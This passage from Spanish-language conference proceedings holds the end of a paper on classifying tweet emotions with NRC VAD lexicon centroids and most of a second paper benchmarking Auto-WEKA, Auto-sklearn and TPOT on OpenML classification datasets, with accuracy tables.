La emoción o sentimiento de cada tweet se determina identificando el centroide más cercano, es decir, calculando la distancia entre dos puntos en el espacio. Para esto se utilizó la fórmula de cálculo de distancia Euclídea [17]. De los tweets disponibles, 3436 fueron clasificados correctamente, es decir, la clasificación por aproximación a un centroide coincidió con la clasificación asignada previamente. Esto representa el 74,50% de aciertos.

Tabla 6. Resultados

Emoción	Precision	Recall
Ira	23,20%	16,73%
Felicidad	86,87%	95,37%
Asco	38,78%	9,05%
Tristeza	45,26%	21,88%
SS/Otro	7,52%	11,92%

La performance de clasificación de cada sentimiento se detalla en la Tabla 6. Los mejores resultados los obtiene el sentimiento Felicidad con 86,87% de precisión y 95,37% de recall. Entre los otros tres sentimientos el que obtiene mejores resultados es Tristeza.

Análisis de errores

Si bien se considera que alrededor de 75% de aciertos en la clasificación es significativo, resulta importante analizar los puntos que podrían mejorar la performance del método. Entre estos destacamos:

- Un gran número de palabras del corpus no estaban representadas en el diccionario, por lo cual no fueron parte del cálculo VAD de los tweets donde aparecían.
- En el corpus existen palabras coloquiales o del lunfardo que, si bien algunas forman parte del diccionario NRC VAD tienen una significación diferente. Por ejemplo, las palabras “gato” o “perro” en el diccionario tienen una ponderación de emoción positiva. Sin embargo, en algunos tweets se usaron esas palabras con un sentido contrario, utilizadas como insulto.
- Algunas palabras del diccionario NRC Emotion están asociadas a más de un sentimiento, por lo cual, forman parte del cálculo de cada centroide. Esto no permite que los centroides de los sentimientos negativos (ira, asco y tristeza) estén suficientemente separados (se puede observar en Figura 1), lo cual ocasiona que a la hora de clasificar resulte mínima la diferencia entre estos sentimientos.
- No todas las palabras asociadas a una misma emoción tienen valores VAD similares, como era de esperar. En la Figura 1 se puede observar que algunas palabras están

dispersas en el espacio, alejadas del punto medio. Esto también afecta al resultado del centroide de cada emoción.

8. Conclusiones

La identificación del sentimiento que un usuario expresa en un mensaje textual en una red social ayuda a revelar información importante. En este trabajo, presentamos una forma de categorización de sentimiento o emoción haciendo uso de dos diccionarios: uno, con los puntajes de las dimensiones emocionales valencia, activación y dominancia; y otro, con las emociones asociadas a cada palabra. Los sentimientos considerados fueron cuatro: ira, felicidad, asco y tristeza, y se agregó una quinta categoría para los tweets que no expresaban sentimientos o expresaban alguno no considerado.

En primer lugar, se determinaron los puntos medios de los cuatro sentimientos, en el espacio de las dimensiones emocionales, con aquellas palabras asociadas al sentimiento, según la clasificación del diccionario de emociones. Luego, se determinó el valor emocional de cada tweet para calcular la distancia al centroide más cercano o representativo. Se utilizaron 4612 tweets clasificados previamente obteniendo alrededor de 75% de aciertos, lo que demuestra que el método empleado es aceptable.

Del análisis de los errores, concluimos que el método podría obtener mejores resultados con palabras o expresiones comúnmente usadas en nuestro país, por lo cual, desarrollar un diccionario VAD argentino queda planteado para un trabajo futuro.

Cabe señalar la importancia del proceso de preparación del corpus. En general, en las redes sociales, los usuarios suelen escribir sin respetar reglas ortográficas y con la jerga del país de origen. Además, utilizan emojis y hashtags como parte de las oraciones. Eliminarlos supone pérdida de información importante, aunque mantenerlos implica realizar acciones para transformarlos en datos significativos.

Aunque el uso de diccionarios léxicos puede parecer un poco simple o "ingenuo", no lo es si se tiene en cuenta que las redes sociales dan lugar a nuevas formas de escritura sin respetar reglas ortográficas y sintácticas. Además, es muy común que una opinión se exprese con palabras en más de un idioma, emojis, hashtags, lenguaje inclusivo, siglas, etc. Entonces, para este tipo de textos, el método de clasificación que le otorga un peso a cada palabra, puede resultar importante asumiendo el riesgo de que emplear las mismas palabras en un orden distinto pueda llevar a expresar otro sentimiento.

Agradecimientos

Este trabajo ha sido financiado por el Consejo de Investigaciones de la Universidad Católica de Salta (RR Nº 1040/18). Agradecemos la colaboración y asesoramiento de la Lic. Analía Pavon.

Referencias

[1] O. Kolchyna, T. T. Souza, P. Treleanven y T. Aste, «Twitter Sentiment Analysis: Lexicon Method, Machine Learning Method and Their Combination,» *arXiv preprint arXiv:1507.00955,* 2015.

[2] S. Baccianella, A. Esuli y F. Sebastiani, «SentiWordNet 3.0: An Enhanced Lexical Resource for Sentiment Analysis and Opinion Mining,» de *International Conference on Language Resources and Evaluation, LREC 2010*, Valletta, Malta, 2010.

[3] M. M. Bradley y P. J. Lang, «Affective Norms for English Words (ANEW): Instruction Manual and Affective Ratings,» *Technical report C-1, the center for research in psychophysiology,* vol. 30, nº 1, pp. 25-36, 1999.

[4] F. A. Nielsen, «A new ANEW: Evaluation of a word list for sentiment analysis in microblogs,» arXiv preprint arXiv:1103.2903, 2011.

[5] J. Redondo, I. Fraga, I. Padrón y M. Comesaña, «The Spanish adaptation of ANEW (Affective Norms for English Words),» *Behavior Research Methods,* vol. 39, nº 3, pp. 600-605, 2007.

[6] C. H. Miranda, J. Guzmán y D. Salcedo, «Minería de Opiniones basado en la adaptación al español de ANEW sobre opiniones acerca de hoteles,» *Procesamiento del Lenguaje Natural,* nº 56, pp. 25-32, 2016.

[7] P. Ekman, Emotion in the Human Face, Pergamon, 1972.

[8] M. Mäntylä, B. Adams, G. Destefanis, D. Graziotin y M. Ortu, «Mining valence, arousal, and dominance: possibilities for detecting burnout and productivity?,» de *Proceedings of the 13th International Conference on Mining Software Repositories*, 2016.

[9] S. M. Mohammad, «Obtaining reliable human ratings of valence, arousal, and dominance for 20,000 English words,» de *Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics*, 2018.

[10] S. M. Mohammad y P. D. Turney, «Crowdsourcing a word–emotion association lexicon,» *Computational Intelligence,* vol. 29, nº 3, pp. 436-465, 2013.

[11] S. M. Mohammad y P. D. Turney, «Emotions evoked by common words and phrases: Using mechanical turk to create an emotion lexicon,» de *Proceedings of the NAACL HLT 2010 workshop on computational approaches to analysis and generation of emotion in text*, 2010.

[12] Twitter, «Developer,» [En línea]. Available: https://developer.twitter.com/. [Último acceso: 2018].

[13] S. M. Jiménez Zafra, E. Martínez Cámara, M. Martín Valdivia y M. Molina González, «Tratamiento de la Negación en el Análisis de Opiniones en Español,» *Procesamiento del Lenguaje Natural,* nº 54, pp. 37-44, 2015.

[14] D. Vilares Calvo, M. Á. Alonso Pardo y C. Gómez Rodríguez, «Clasificación de polaridad en textos con opiniones en español mediante análisis sintáctico de dependencias,» *Procesamiento de Lenguaje Natural,* nº 50, pp. 13-20, 2013.

[15] S. M. Kim, A. Valitutti y R. A. Calvo, «Evaluation of unsupervised emotion models to textual affect recognition,» de *Proceedings of the NAACL HLT 2010 Workshop on Computational Approaches to Analysis and Generation of Emotion in Text*, Los Angeles, California, 2010.

[16] O. Kolchyna, T. T. Souza, P. Treleanven y T. Aste, «Methodology for Twitter Sentiment Analysis,» *arXiv preprint arXiv:1507.00955,* 2015.

[17] I. M. Witten, M. A. Hall, E. Frank y C. J. Pal, Data Mining: Practical Machine Learning Tools and Techniques, Morgan Kaufmann, 2017.

[18] M. E. Estrada, A. T. Rovella, M. C. Brusasca y J. L. Leporati, «Validación Argentina de la Serie 19 del Sistema Internacional de Imágenes Afectivas (IAPS),» *Revista Evaluar,* vol. 16, nº 1, 2016.

[19] M. M. Bradley y P. J. Lang, «Measuring emotion: The Self-Assessment Manikin and the semantic differential,» *Journal of Behavior Therapy and Experimental Psychiatry,* vol. 25, nº 1, pp. 49-59, 1994.

Evaluación Comparativa y Análisis de Usabilidad de Herramientas AutoML de Código Abierto

Adrián Bender, Matías Macrino y Santiago Nicolet
Facultad de Ingeniería, Universidad del Salvador, Buenos Aires, Argentina
{bender.adrian, matias.macrino, santiago.nicolet}@usal.edu.ar

Resumen

AutoML actúa como puente entre los diferentes niveles de experiencia al momento de generar modelos predictivos y agiliza el proceso de Aprendizaje Automático. Se implementa a través de diversas técnicas, de las cuales no existe una comparación objetiva. Presentamos una referencia de las actuales herramientas AutoML de código abierto y un análisis comparativo de su eficacia utilizando conjuntos de datos públicos propicios para este fin. Probamos que los modelos generados por Auto-WEKA, Auto-sklearn y TPOT resultan eficaces para tareas de clasificación y encontramos que Auto-sklearn es el framework que obtuvo mejores resultados en los conjuntos de datos seleccionados.

Palabras clave

Aprendizaje Automático, Machine Learning, AutoML, Auto-WEKA, Auto-sklearn, TPOT, OpenML, Benchmarking, Evaluación Comparativa.

1. Introducción

El Aprendizaje Automático (Machine Learning) ha sido aplicado exitosamente en la resolución de problemas complejos en diversas áreas de negocios y en investigación, y se está abriendo camino en un número creciente de disciplinas [1]. Entre los ejemplos de éxito aplicados a los negocios se pueden enumerar: los modelos de riesgo crediticio, los sistemas de recomendación y aplicaciones para asignación de recursos [2]; mientras que entre los desafíos abordados en la investigación se encuentran, por ejemplo: el diagnóstico de enfermedades, la medicina personalizada y la predicción de brotes epidémicos [3].

Sus éxitos dependen fundamentalmente de expertos en el área, quienes preprocesan los datos, y construyen un modelo predictivo eligiendo los algoritmos apropiados y configurando sus hiperparámetros adecuadamente [4]. Sin embargo, el rápido crecimiento de las aplicaciones de Aprendizaje Automático ha dado lugar a la demanda de procesos de aprendizaje que puedan ser generados fácilmente y sin los conocimientos de un experto. Al paradigma resultante se lo conoce como Automatización de Machine Learning: AutoML [5].

A pesar de estar destinado a usuarios sin conocimiento o dominio en Aprendizaje Automático, AutoML beneficia también a los expertos suministrando herramientas que facilitan y complementan su labor, que en buena parte está compuesta por tareas repetitivas [6-7]. Así, se ha ido generando una creciente comunidad en torno a la creación de herramientas que automatizan dichas actividades [8].

El objetivo del presente trabajo es aportar conocimiento del estado actual de la Automatización del Aprendizaje Automático midiendo la eficacia en la resolución de tareas de clasificación de algunas de las herramientas AutoML de código libre (open-source) más relevantes, y analizando características que hacen a su usabilidad.

En las subsecciones siguientes se presenta el flujo de trabajo del Aprendizaje Automático de manera de establecer el objeto de la automatización, y se describen los principales hitos de AutoML. La sección 2 describe las herramientas relevadas en nuestro trabajo y el método empleado para su selección. Las secciones 3 y 4 presentan respectivamente los datos y los métodos utilizados para llevar a cabo la evaluación comparativa (benchmarking). La sección 5 despliega los resultados obtenidos. Finalmente, en la sección 6 se resumen los principales aportes del trabajo y se presentan futuras líneas de investigación.

1.1. Flujo de trabajo del Aprendizaje Automático

El flujo de trabajo tradicional de Aprendizaje Automático se divide en cuatro pasos principales: la adquisición de datos, el preprocesamiento, la creación de un modelo predictivo y la implementación de dicho modelo [9].

La adquisición de datos tiene como objetivo la identificación de conjuntos de datos (datasets) relevantes, y su calidad depende de los datos disponibles. La limpieza de datos (data cleaning), la ingeniería de características (feature engineering) y la selección de características (feature selection) son los pasos de preprocesamiento más comunes [10].

La construcción de un modelo depende de la tarea de aprendizaje a realizar (clasificación, regresión, segmentación, etc.) e implica la selección de algoritmos de diversas familias de modelos y el ajuste de sus hiperparámetros [11].

El objetivo de todo el flujo de trabajo es encontrar la secuencia de todas esas tareas (un pipeline) que permita una óptima calidad de generalización. Así, para medir cuan bueno es un pipeline, luego de su generación o entrenamiento (training), se lleva a cabo su evaluación (testing) con datos nunca antes vistos [10].

Encontrar el pipeline adecuado implica generalmente varios ciclos o iteraciones de entrenamiento y evaluación, y la eficiencia de su búsqueda depende en gran medida del conocimiento y experiencia del experto que la ejecuta [4].

1.2. AutoML

Existe hoy en día un gran interés en la Automatización del Aprendizaje Automático. Tal es así que la ICML (International Conference on Machine Learning) creó el workshop AutoML que, en 2019, va por su sexta edición y que entre sus principales temáticas incluye la búsqueda de la arquitectura neuronal óptima, el meta-aprendizaje, y la automatización del flujo de trabajo del Aprendizaje Automático [12].

En cuanto a las herramientas AutoML, hay frameworks que trabajan sobre todas las fases del flujo de trabajo, pero también hay otros que apuntan a la automatización de etapas específicas. Estas últimas son utilizadas por empresas que cuentan con expertos en el área permitiéndole a ellos centrarse en procesos más complejos, como por ejemplo la construcción de modelos, y no perder tiempo en tareas que requieren mucho esfuerzo y ensayos de tipo prueba-error, como la ingeniería de características y la optimización de hiperparámetros [13].

Así también, basados en la idea que el procesamiento previo a menudo es específico del dominio, mientras que la construcción del modelo de Aprendizaje Automático se aleja de esas particularidades, hay soluciones que sólo incluyen la selección del modelo y el ajuste de sus hiperparámetros, como por ejemplo ATM: Auto-Tuned Models [14].

El problema de la optimización de los hiperparámetros es similar al de selección del modelo, con la diferencia clave que los hiperparámetros son a menudo continuos, y por ende los espacios de búsqueda suelen ser más complejos [15]. Para los usuarios resulta difícil tomar la decisión correcta cuando se enfrentan a estos grados de libertad, así muchos seleccionan algoritmos basados en la reputación o atractivo intuitivo, y dejan los hiperparámetros establecidos en los valores predeterminados [16].

Se establece así uno de los grandes desafíos para AutoML: dado un conjunto de datos, elegir un algoritmo de aprendizaje y configurar sus hiperparámetros para optimizar el rendimiento en forma automática y simultánea. Este desafío es llamado problema de optimización de selección combinada de algoritmo y sus hiperparámetros (CASH: Combined Algorithm Selection and Hyperparameter optimization problem) y ha sido encarado a través de diversas estrategias como la optimización bayesiana, algoritmos genéticos y otros [16-17].

La optimización bayesiana, y en particular aquella basada en modelos secuenciales (SMBO) es un método de optimización estocástico que permite trabajar con hiperparámetros categóricos y continuos, y que puede explotar una estructura jerárquica derivada de parámetros condicionales [18]. En particular, la Configuración Secuencial de Algoritmos Basados en Modelos (SMAC) es una de sus implementaciones con mejores resultados en los frameworks AutoML, entre ellas Auto-sklearn [19], ganador del desafío ChaLearn AutoML I en 2015-2016 y ChaLearn AutoML II en 2017-2018.

2. Selección de Herramientas

Hay diversos frameworks AutoML de código abierto disponibles [20-25], generalmente creados y mantenidos por investigadores de universidades de distintas partes del mundo. Además, existe un número creciente de soluciones comerciales, algunas desarrolladas por gigantes tecnológicos como por ejemplo Google Cloud AutoML [26], y otras por startups [27-29].

Decidimos basar nuestro trabajo en herramientas de código abierto, priorizándolas por su popularidad definida en base a la cantidad de descargas y al número de referencias bibliográficas, y dando preferencia además a aquellas que incluyan la automatización de varias fases del flujo de trabajo [30-31]. Así, elegimos tres de los frameworks existentes: Auto-WEKA, Auto-sklearn y TPOT.

Es importante considerar que algunos de los frameworks open-source AutoML pueden solo estar disponibles a través de una API para un lenguaje de programación específico, mientras que otros pueden funcionar de forma independiente. Algunos sistemas pueden generar modelos que se pueden usar sin dependencia del paquete AutoML, y en otros casos, el sistema AutoML es necesario para utilizar el modelo. Finalmente, algunos sistemas pueden desarrollarse específicamente para un dominio determinado.

A continuación presentamos los frameworks seleccionados, detallando sus características y haciendo todo lo posible para proporcionar una descripción razonable que

destaque algunos aspectos importantes o únicos de cada uno de ellos.

2.1. Auto-WEKA

Auto-WEKA está construido sobre Weka [32], una plataforma de aprendizaje automático de código abierto desarrollada en Java, y que debido a su interfaz intuitiva es particularmente popular entre los usuarios principiantes. La versión actual de Auto-WEKA, la 2.0, está estrechamente integrada con Weka, lo que lo hace tan accesible para los usuarios finales como cualquier otro algoritmo de aprendizaje, aunque también se puede ejecutar desde la línea de comandos [33].

Auto-WEKA, a través de su versión inicial del 2013, fue una de las primeras herramientas para la resolución de los problemas CASH. Para ello contemplaba dos algoritmos de optimización bayesiana: SMAC y TPE (Tree-structured Parzen Estimator). Esta versión solo era aplicable a tareas de clasificación [34].

La versión 2.0 incorporó algoritmos de regresión, y otras mejoras importantes como ser: la integración como un paquete de Weka, la posibilidad de elegir cuál de todas las métricas de rendimiento que admite Weka desea optimizar el usuario, y la factibilidad de ejecuciones paralelas. Además, excluyó TPE para inclinarse por sólo SMAC para determinar el clasificador con el mejor rendimiento [33].

La optimización contempla las fases de selección de características (utilizando dos de los tres métodos existentes provistos por Weka), selección del modelo (pudiendo elegir entre 28 learners, 2 métodos ensemble y 7 meta-métodos) y optimización de sus hiperparámetros [33].

El usuario debe proporcionar un límite de memoria (1 GB por defecto), y el tiempo total para el proceso que por defecto es de 15 minutos aunque los desarrolladores recomiendan ejecutar Auto-WEKA varias horas para lograr mejores resultados [35].

En su página oficial, se expresa que el objetivo de Auto-WEKA es ayudar a los usuarios no expertos a identificar con mayor eficacia los algoritmos de Aprendizaje Automático y la configuración de hiperparámetros apropiados para sus aplicaciones, y así lograr un mejor rendimiento [25].

Auto-WEKA es desarrollado por investigadores de la Universidad de British Columbia (Canadá), su código fuente se encuentra disponible bajo licencia GPLv3.

2.2. Auto-sklearn

Auto-sklearn permite optimizar automáticamente procesos de aprendizaje automático empleando una búsqueda bayesiana entre pipelines generados a través de métodos de la librería scikit-learn de Python. La optimización contempla las fases de ingeniería de características, selección de características, selección del modelo (tanto de clasificación como de regresión) y optimización de sus hiperparámetros. Entre los métodos de ingeniería de características utilizados están la codificación one-hot, la estandarización de características numéricas, y PCA. Los pipelines generados utilizan modelos ensamblados (ensemble), una técnica que mejora los resultados del aprendizaje automático mediante la combinación de varios modelos [36]. El framework de optimización bayesiana utilizado es SMAC3, desarrollado por los creadores de Auto-sklearn. Además, tiene soporte multihilo dando lugar a ejecuciones paralelas y permite restringir el espacio de búsqueda excluyendo fases del flujo y/o algoritmos a ser utilizados en cualquiera de dichas fases [19].

Por defecto, los hiperparámetros se inicializan en valores predeterminados a partir de un pre-entrenamiento realizado sobre 140 conjuntos de datos de OpenML. Así, primero se obtienen estadísticas del dataset a optimizar, se las compara con ese meta-conocimiento, y se inicia la búsqueda con los hiperparámetros óptimos para el registro más cercano. Esta característica de meta-aprendizaje incorporada permite realizar un arranque del proceso “en caliente” [19].

Permite configurar el tiempo máximo total del proceso, así como también el tiempo máximo dedicado a la evaluación de un pipeline. Por defecto, los valores son de 1 hora y 6 minutos respectivamente. No obstante el sitio oficial sugiere, de ser posible, estirar a un día el límite de tiempo total y a 30 minutos el límite de tiempo para una única ejecución [22].

Su licencia es 3-clause BSD y es desarrollado por investigadores de la Universidad de Freiburg (Alemania).

2.3. TPOT

TPOT (Tree-based Pipeline Optimization Tool) es un optimizador de pipelines de aprendizaje automático basado en algoritmos genéticos. Puede ser ejecutado desde la línea de comandos o bien incluido como librería en Python. Extiende la librería scikit-learn con su propio método para tareas de clasificación y de regresión. Las fases que TPOT contempla son ingeniería de características, selección de características, selección del modelo y optimización de sus hiperparámetros [37].

En su página oficial TPOT se presenta como un asistente de Ciencia de Datos. Su licencia es LGPL-3.0 y es desarrollado por investigadores de la Universidad de Pennsylvania [24].

Busca la configuración óptima utilizando una amplia lista de métodos de preprocesamiento, clasificadores de scikit-learn y, opcionalmente, XGBoost [24]. Incluso evalúa pipelines con apilamiento (stacking), una táctica bastante común en aprendizaje automático. Una vez

finalizado el proceso, permite exportar el código de Python para que se pueda reconstruir el pipeline sin dependencias de TPOT [38].

El sitio oficial sugiere ejecutar procesos por períodos prolongados (de horas a días) para permitir que TPOT realice una búsqueda exhaustiva. Así, con la configuración predeterminada TPOT evalúa 10000 configuraciones (100 generaciones con una población de 100 elementos cada una), dándole por defecto un tiempo máximo de ejecución de 5 minutos a cada pipeline. Las restricciones de tiempo se aplican cambiando el tiempo máximo de ejecución, el número de generaciones o el tamaño de la población. El proceso de optimización también admite la pausa y la reanudación [24].

Si bien los pipelines pueden ser de cualquier longitud, TPOT apunta a generar resultados con un número pequeño de componentes que, a la vez, optimicen la métrica especificada.

3. Selección y Preparación de Datos

Los conjuntos de datos fueron obtenidos de OpenML, un entorno colaborativo online para aprendizaje automático donde los usuarios pueden cargar y descargar conjuntos de datos, tareas, y ejecutar modelos fuera de la plataforma [39].

Decidimos centrar nuestro trabajo en tareas de clasificación, así se utilizaron datasets OpenML-CC18 [40], un estándar para propósitos de evaluación comparativa en tareas de clasificación con varias miles de ejecuciones disponibles en la plataforma. OpenML-CC18 es un conjunto de referencia formado por datasets que no requieren limpieza y que satisfacen una amplia lista de requisitos para un análisis exhaustivo adecuado para experimentos prácticos en máquinas de capacidad básica, entre los que podemos citar, a modo de ejemplo:

- Poseen un número de instancias entre 500 y 100.000, para enfocarse en conjuntos que no son demasiado pequeños para un entrenamiento adecuado pero tampoco demasiado grandes para la experimentación práctica.
- No tienen más de 5.000 atributos, para mantener bajo el tiempo de ejecución de los algoritmos.
- El atributo clasificador tiene al menos dos valores, y la relación entre la clase minoritaria y la mayoritaria es superior a 0,05 para eliminar conjuntos altamente desbalanceados.

Además, nos enfocamos en conjuntos de datos sin valores faltantes, así filtramos la búsqueda y obtuvimos 63 sets, de los cuales se seleccionaron 15, un número que consideramos suficiente para poder obtener conclusiones y adecuado a los recursos disponibles para el análisis. En la selección final se intentó dejar conjuntos con distintas combinaciones en cuanto a cantidad de clases, número de instancias, y cantidad de atributos numéricos y categóricos. Las características de estos conjuntos de datos se describen en las primeras columnas de la Tabla 1.

Una vez descargados, dividimos los datasets en dos partes, manteniendo la distribución de las clases. Así, el 70% de las instancias fueron utilizadas por las herramientas evaluadas para la construcción de los modelos y para una primera instancia de prueba mediante evaluación cruzada de 10 iteraciones, y el 30% restante se usó en una segunda etapa de evaluación para analizar la capacidad de predicción de los modelos elaborados por las diversas optimizaciones con datos nunca antes vistos.

4. Evaluación comparativa

Basados en que el principal objetivo de las herramientas (según sus sitios oficiales) es ayudar a usuarios no expertos en técnicas de aprendizaje automático, decidimos establecer una línea base o de referencia (baseline) para evaluar la eficacia de las herramientas analizadas con los resultados que consideramos que un usuario principiante puede llegar a obtener. A la hora de construir un modelo, el enfoque más sencillo adoptado entre los no expertos es utilizar un clasificador simplemente por su popularidad o atractivo intuitivo, con los valores predeterminados de sus parámetros, sin ninguna consideración empírica de las alternativas, y dejando fuera cualquier selección de atributos o ensamblado de modelos.

Definimos una línea base para cada una de las plataformas en donde corren las herramientas seleccionadas. En el caso de Weka, se utilizó la versión 3.8.3 y para establecer el mejor modelo se consideraron los siguientes clasificadores en cada uno de los sets de datos: ZeroR, IBk, Logistic, NaiveBayes, J48, RandomForest, Multilayer-Perceptron y SMO. Para el análisis de Auto-sklearn y TPOT se incluyeron los siguientes clasificadores de scikit-learn (versión 0.21.1) a la hora de considerar la línea base: KNeighborsClassifier, LogisticRegression, GaussianNB, LinearDiscriminantAnalysis, DecisionTreeClassifier, RandomForestClassifier, MLPClassifier, SVC, y AdaBoostClassifier.

Para obtener el clasificador correspondiente a la línea base de cada uno de los conjuntos de datos, se eligió el mejor de los modelos mencionados según exactitud (accuracy) en el conjunto de entrenamiento (train set) utilizando una validación cruzada de 10 iteraciones y la misma semilla.

Siguiendo los lineamientos de los desarrolladores de las herramientas analizadas, que en sus documentos oficiales sostienen que los algoritmos de AutoML no están diseñados

para ejecutarse solo por unos pocos minutos ("Si no ejecuta TPOT durante el tiempo suficiente, es posible que no encuentre el mejor pipeline posible para su conjunto" [24]) se decidió establecer un tiempo de 60 minutos para cada proceso de optimización.

Así mismo, teniendo en cuenta el objetivo de las herramientas antes mencionado, decidimos utilizar para las pruebas, computadoras estándar a la que cualquiera podría tener acceso. Se usaron dos equipos para acelerar los tiempos, ambas con sistema operativo Windows 10, con las siguientes características a nivel hardware: 8GB de RAM, CPU Intel I5-6500 3.20 GHz, 1 TB HDD.

4.1. Configuración Auto-WEKA

Utilizamos la versión 2.6.1, descargada a través del administrador de paquetes de Weka. Se usó la configuración por defecto, excepto por el límite total de tiempo disponible que establecimos en 60 minutos (su valor predeterminado es 15). Auto-Weka permite elegir la métrica para determinar el rendimiento de los clasificadores, el valor predeterminado es errorRate: la tasa de instancias predichas incorrectamente en un conjunto de datos de prueba.

La interfaz utilizada para la ejecución de las pruebas fue la línea de comandos. Siguiendo la sugerencia oficial, incluimos el parámetro -cv que permite omitir las pruebas de validación cruzada realizadas por Weka debido a que Auto-WEKA ya realiza una evaluación rigurosa interna (validación cruzada 10 iteraciones) y así lograr un ahorro de tiempo [35].

Para tener acceso al accuracy de validación cruzada de 10 iteraciones sobre el train set ejecutamos el clasificador devuelto con sus parámetros y, en el caso que correspondiera, la selección de atributos luego de cada ejecución Auto-WEKA. Decidimos hacerlo así, puesto que los números reportados en Weka no parecen corresponder al set completo de datos. Lo realizamos 5 veces con semillas distintas y reportamos el promedio. Además, guardamos el modelo y lo utilizamos para obtener los resultados utilizando el conjunto de pruebas (test set).

4.2. Configuración Auto-sklearn

Se usó la versión 0.5.2. De todas las herramientas analizadas, resultó ser la de mayor requisitos en cuanto a dependencias. Entre ellas está el modulo resource que no está disponible en Windows, por lo que Auto-sklearn requiere ser ejecutado en Linux. Instalamos Windows 10 Bash Shell, y allí se siguieron los pasos de instalación enumerados en el manual sin presentarse inconveniente alguno.

De los parámetros predeterminados realizamos las siguientes modificaciones para llevar a cabo las pruebas: modificamos la estrategia de remuestreo a validación cruzada de 10 iteraciones, habiendo leído que es lo ideal para evitar la sobreadaptación (overfitting) en sets de datos de tamaño pequeño. También eliminamos el arranque en "caliente" para evitar la ventaja que podría tener esta herramienta siendo que dicho módulo de meta-aprendizaje fue generado a partir de sets de datos obtenidos de OpenML. También establecimos la semilla para poder reproducir los resultados.

Para realizar las pruebas generamos los scripts que luego ejecutamos desde la línea de comandos. Como Auto-sklearn no maneja atributos de tipo string, incluimos la transformación manual a códigos enteros en los scripts. Además, siendo que viene con su propia variación de codificación one-hot [41] incluida, decidimos incorporar nuestra propia codificación en los scripts antes de la invocación a la librería, para que eso no afecte la comparación con las otras herramientas.

4.3. Configuración TPOT

Se usó la versión 0.9. Tanto TPOT como sus dependencias no presentaron inconvenientes en su instalación. No se agregó XGBoost, componente opcional para que los modelos eXtreme Gradient Boosting sean utilizados en la optimización.

De los parámetros predeterminados realizamos las siguientes modificaciones para llevar a cabo las pruebas: bajamos el tamaño de la población a 50, acotamos a una hora el tiempo máximo del proceso, y establecimos la semilla para poder reproducir los resultados.

Para realizar las pruebas generamos los scripts que luego ejecutamos desde la línea de comandos. Como TPOT no maneja atributos de tipo string, incluimos la transformación manual a códigos enteros en los scripts. También decidimos agregar nuestra propia codificación en los scripts previo a la invocación de la librería, siendo que TPOT viene con su propia variación de codificación one-hot [41] incluida, para que eso no afecte la comparación con las otras herramientas.

5. Resultados

La Tabla 2 muestra los resultados obtenidos en Weka. Las primeras columnas presentan la exactitud empleando validación cruzada con 10 iteraciones sobre los datos de entrenamiento, tanto por el método de la línea base como por el pipeline generado por Auto-WEKA. Mientras que las últimas columnas muestran los resultados obtenidos sobre los conjuntos de prueba.

La Tabla 3 está organizada de la misma forma que la tabla anterior, y muestra los valores de exactitud obtenidos mediante scikit-learn, tanto por el método de la línea base como por los pipelines generados por Auto-sklearn y por TPOT.

ID	Características del set de datos					Exactitud con Validación Cruzada			Exactitud en Conjuntos de Prueba		
	Instancias Entrenamiento	Atributos Totales	Atributos Categóricos	Atributos Numéricos	Cantidad de Clases	Auto-WEKA	Auto-sklearn	TPOT	Auto-WEKA	Auto-sklearn	TPOT
6	14015	17	1	16	26	92,62	**95,93**	94,93	92,85	**96,26**	95
18	1400	7	1	6	10	74,34	**75,64**	75,57	74,83	**75,33**	73,5
31	700	21	14	7	2	74,43	**77,71**	77,43	74	76,66	**78,33**
37	538	9	1	8	2	76,07	76,58	**79,77**	**79,13**	78,7	77,39
50	672	10	10	0	2	99,37	99,1	**99,85**	98,25	98,25	**100**
151	31719	9	2	7	2	90,09	**91,12**	79,27	90,37	**91,69**	87,74
469	561	5	5	0	6	22,73	26,38	**27,78**	16,1	**18,22**	13,98
1063	366	22	1	21	2	85,04	**86,61**	86,3	80,13	**82,05**	78,2
1068	777	22	1	21	2	93,18	93,44	**93,96**	93,37	**94,28**	93,67
1461	31649	17	10	7	2	90,33	**90,64**	89,17	**90,44**	90,4	89,29
1464	524	5	1	4	2	78,68	79,2	**80,68**	79,46	**81,25**	78,12
1485	1820	501	1	500	2	81,88	**85,22**	82,86	81,02	**85,26**	83,72
1489	3784	6	1	5	2	90,29	90,46	**90,99**	89,44	89,94	**90,31**
40975	1211	7	7	0	4	98,77	**99,09**	98,09	**99,22**	98,84	99,03
40984	1617	20	1	19	7	98,1	**98,39**	98,27	97,69	**97,83**	97,55

Tabla 1. Características de los conjuntos de datos y exactitudes obtenidas por las herramientas AutoML en los conjuntos de entrenamiento mediante validación cruzada de 10 iteraciones y en los conjuntos de prueba.

ID	Exactitud con Validación Cruzada		Exactitud en Conjuntos de Prueba	
	Línea Base	Auto-WEKA	Línea Base	Auto-WEKA
6	**95,57**	92,62	**95,67**	92,85
18	**74,5**	74,34	74	**74,83**
31	**75,43**	74,43	**76**	74
37	76,02	**76,07**	**79,13**	**79,13**
50	98,66	**99,37**	**98,25**	**98,25**
151	**91,32**	90,09	**91,65**	90,37
469	22,1	**22,73**	**18,64**	16,1
1063	**85,52**	85,04	**80,77**	80,13
1068	**93,82**	93,18	**94,58**	93,37
1461	**90,45**	90,33	90,38	**90,44**
1464	78,63	**78,68**	**79,46**	**79,46**
1485	64,18	**81,88**	58,33	**81,02**
1489	**90,86**	90,29	**90**	89,44
40975	98,76	**98,77**	98,26	**99,22**
40984	98,08	**98,1**	97,55	**97,69**

Tabla 2. Exactitudes obtenidas en Weka (por línea base y por Auto-WEKA) en ambas instancias de evaluación.

ID	Exactitud con Validación Cruzada			Exactitud en Conjuntos de Prueba		
	Línea base	Auto-sklearn	TPOT	Línea base	Auto-sklearn	TPOT
6	**96,87**	95,93	94,93	96,77	96,26	95
18	74,14	**75,64**	75,57	74,5	**75,33**	73,5
31	74,43	**77,71**	77,43	**78,66**	76,66	78,33
37	76,22	76,58	**79,77**	**79,56**	78,7	77,39
50	98,37	99,1	**99,85**	98,25	98,25	**100**
151	77,65	**91,12**	79,27	80,77	**91,69**	87,74
469	22,36	26,38	**27,78**	**20,76**	18,22	13,98
1063	84,65	**86,61**	86,3	80,77	**82,05**	78,2
1068	93,19	93,44	**93,96**	93,98	**94,28**	93,67
1461	88,64	**90,64**	89,17	90,02	**90,4**	89,29
1464	76,49	79,2	**80,68**	**81,25**	**81,25**	78,12
1485	73,24	**85,22**	82,86	72,18	**85,26**	83,72
1489	88,69	90,46	**90,99**	88,95	89,94	**90,31**
40975	95,36	**99,09**	98,09	97,48	98,84	**99,03**
40984	97,4	**98,39**	98,27	96,82	**97,83**	97,55

